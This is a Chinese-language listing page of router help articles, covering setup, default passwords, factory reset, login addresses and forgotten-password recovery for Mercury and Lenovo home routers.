    本文主要介绍了水星(MERCURY)MR804路由器上网设置方法,一台新购买(恢复出厂设置后)的水星MR804无线路由器,要实现连接Internet上网,需要经过以下几个配置步骤:1、连接水星MR804路由器;2、设置电脑IP地址;3、设置水星MR804路由器上网。 水星(MERCURY)MR804…

    2026年9月10日 路由器百科
    100
  • 水星(MERCURY)MR807路由器怎么设置

    水星(MERCURY)MR807路由器怎么设置水星(MERCURY)MR807路由器怎么设置水星(MERCURY)MR807路由器怎么设置水星(MERCURY)MR807路由器怎么设置

    本文主要介绍了水星(MERCURY)MR807路由器上网设置方法,一台新购买(恢复出厂设置后)的水星MR807无线路由器,要实现连接Internet上网,需要经过以下几个配置步骤:1、连接水星MR807路由器;2、设置电脑IP地址;3、设置水星MR807路由器上网。 水星(MERCURY)MR807…

    2026年9月10日 路由器百科
    000
  • 联想路由器192.168.1.1打不开的解决办法

    联想路由器192.168.1.1打不开的解决办法联想路由器192.168.1.1打不开的解决办法联想路由器192.168.1.1打不开的解决办法联想路由器192.168.1.1打不开的解决办法

    本文主要介绍了在设置联想无线路由器是,192.168.1.1页面打不开的解决办法。因为,不少用户在设置联系无线路由器的时候,经常遇到这个问题,即在浏览器中输入192.168.1.1之后,打不开路由器的设置页面。 联想路由器192.168.1.1打不开 注意问题: 如果在浏览器中输入:192.168.…

    2026年9月10日 路由器百科
    800
  • 联想(Lenovo)路由器默认密码是多少?

    联想(Lenovo)路由器默认密码是多少?联想(Lenovo)路由器默认密码是多少?联想(Lenovo)路由器默认密码是多少?联想(Lenovo)路由器默认密码是多少?

    联想(Lenovo)无线路由器的初始密码是多少?联想路由器的默认密码是多少?经常有用户在设置联想路由器时,发现自己不知道联想(Lenovo)无线路由器的登录密码,其实联想无线路由器的默认登录密码,在说明书和路由器机身的底部标签上面都可以找到的。 在联想路由器底部标签上,查看默认密码1 在联想路由器底…

    2026年9月10日 路由器百科
    300
  • 联想(Lenovo)R3200路由器设置教程

    联想(Lenovo)R3200路由器设置教程联想(Lenovo)R3200路由器设置教程联想(Lenovo)R3200路由器设置教程联想(Lenovo)R3200路由器设置教程

    本文主要介绍了联想(Lenovo)R3200无线路由器的上网设置教程,一台新购买(恢复出厂设置后)的联想R3200无线路由器,要连接Internet上网,需要经过以下3个设置步骤:1、连接R3200路由器;2、设置电脑IP地址;3、设置R3200路由器上网。 联想(Lenovo)R3200路由器 第…

    2026年9月10日 路由器百科
    300
  • 联想(Lenovo)路由器设置好了不能上网的解决办法

    联想(Lenovo)路由器设置好了不能上网的解决办法联想(Lenovo)路由器设置好了不能上网的解决办法联想(Lenovo)路由器设置好了不能上网的解决办法联想(Lenovo)路由器设置好了不能上网的解决办法

    本文主要介绍了联想(Lenovo)路由器设置完成后,上不了网的解决办法;不少用户在设置联想(Lenovo)路由器后,发现电脑、手机无法通过联想路由器上网。这样的情况,一般是联想(Lenovo)路由器连接、设置有问题造成的,极少数情况下是宽带运营商的问题引起的,下面将详细介绍。 如果点击“状态”选项—…

    2026年9月10日 路由器百科
    100
  • 联想(Lenovo)无线路由器怎么设置

    联想(Lenovo)无线路由器怎么设置联想(Lenovo)无线路由器怎么设置联想(Lenovo)无线路由器怎么设置联想(Lenovo)无线路由器怎么设置

    本文介绍了联想(Lenovo)无线路由器的连接、上网设置。一台新购买回来(恢复出厂设置)的联想无线路由器,要连接Internet上网,需要完成以下几个步骤:1、连接联想路由器;2、设置电脑IP地址;3、设置联想路由器联网。 联想(Lenovo)无线路由器 第一步、连接联想路由器 1、电话线上网:用户…

    2026年9月10日 路由器百科
    200
  • 联想(Lenovo)无线路由器怎么恢复出厂设置

    本教程主要介绍了联想(Lenovo)无线路由器恢复出厂设置的方法,其实联想路由器恢复出厂设置的方法非常简单,下面小编就教大家如何进行具体的操作。 在联想路由器的机身上,有一个WPS/RESET按钮(一般在电源接口、或者网线接口旁边)。先给你的联想路由器插上电源,然后一直按住RESET按钮5秒(有的需…

    2026年9月10日
    200
  • 联想(Lenovo)无线路由器设置网址是多少?

    联想无线路由器设置网址是多少?不少新手用户在咨询这个问题。由于联想无线路由器的型号比较多,不同型号的联想路由器,设置网址有可能是不一样的,例如联想R3200路由器的设置网址是:192.168.1.1,而联想newifi路由器的设置网址是:192.168.99.1。 在任何一款型号的联想路由器底部(背…

    2026年9月10日
    000
  • 联想(Lenovo)路由器怎么设置密码?

    联想(Lenovo)路由器怎么设置密码?联想(Lenovo)路由器怎么设置密码?联想(Lenovo)路由器怎么设置密码?联想(Lenovo)路由器怎么设置密码?

    本文主要介绍了联想(Lenovo)路由器密码设置方法,具体内容包括无线wifi密码设置/修改,登录密码的设置/修改。由于联想无线路由器的型号比较多,且不同型号的联想路由器,设置页面可能会有所以差异;本文用联想R3200路由器为例,来演示介绍联想系列路由器登录密码、无线wifi密码设置方法。 一、无线…

    2026年9月10日 路由器百科
    400
  • 联想(Lenovo)路由器登陆密码忘记了怎么办啊?

    联想路由器登陆密码忘记了怎么办啊?经常有用户遇到这个问题,想登录到联想路由器设置界面,但是发现需要登陆密码,而且自己又忘记了登陆密码。那么在忘记了登陆密码的情况下,应该怎么办呢? 一、尝试用默认登录密码登录 联想无线路由器底部(背面)有一个标签,上面会给出该路由器的默认登陆用户名、默认登陆密码,如下…

    2026年9月10日
    100
  • 198.162.1.1登录入口打不开?

    198.162.1.1登录入口打不开?198.162.1.1登录入口打不开?198.162.1.1登录入口打不开?198.162.1.1登录入口打不开?

    问:无线路由器198.162.1.1登录入口为什么打不开? 答:198.162.1.1不是路由器的登录管理IP地址,你把登录地址输入错了,198.162.1.1、168.192.1.1都不是路由器登录地址,路由器常用的是192.168.1.1、192.168.0.1、192.168.3.1等等… 1…

    2026年9月10日 192.168.1.1
    6100
  • 联想(Lenovo)路由器无线wifi密码忘记了怎么办啊?

    联想(Lenovo)路由器无线wifi密码忘记了怎么办啊?联想(Lenovo)路由器无线wifi密码忘记了怎么办啊?联想(Lenovo)路由器无线wifi密码忘记了怎么办啊?联想(Lenovo)路由器无线wifi密码忘记了怎么办啊?

    联想(Lenovo)路由器无线wifi密码忘记了怎么办?忘记wifi密码这个问题,很多用户都会遇到。因为手机、笔记本、平板电脑在首次连接wifi信号后,会自动保存该wifi信号密码,以后会自动进行连接,无需用户手动输入wifi密码;时间一长,很多用户就会忘记自己路由器中的无线wifi密码。 一、登录…

    2026年9月10日 路由器百科
    300

发表回复

登录后才能评论
关注微信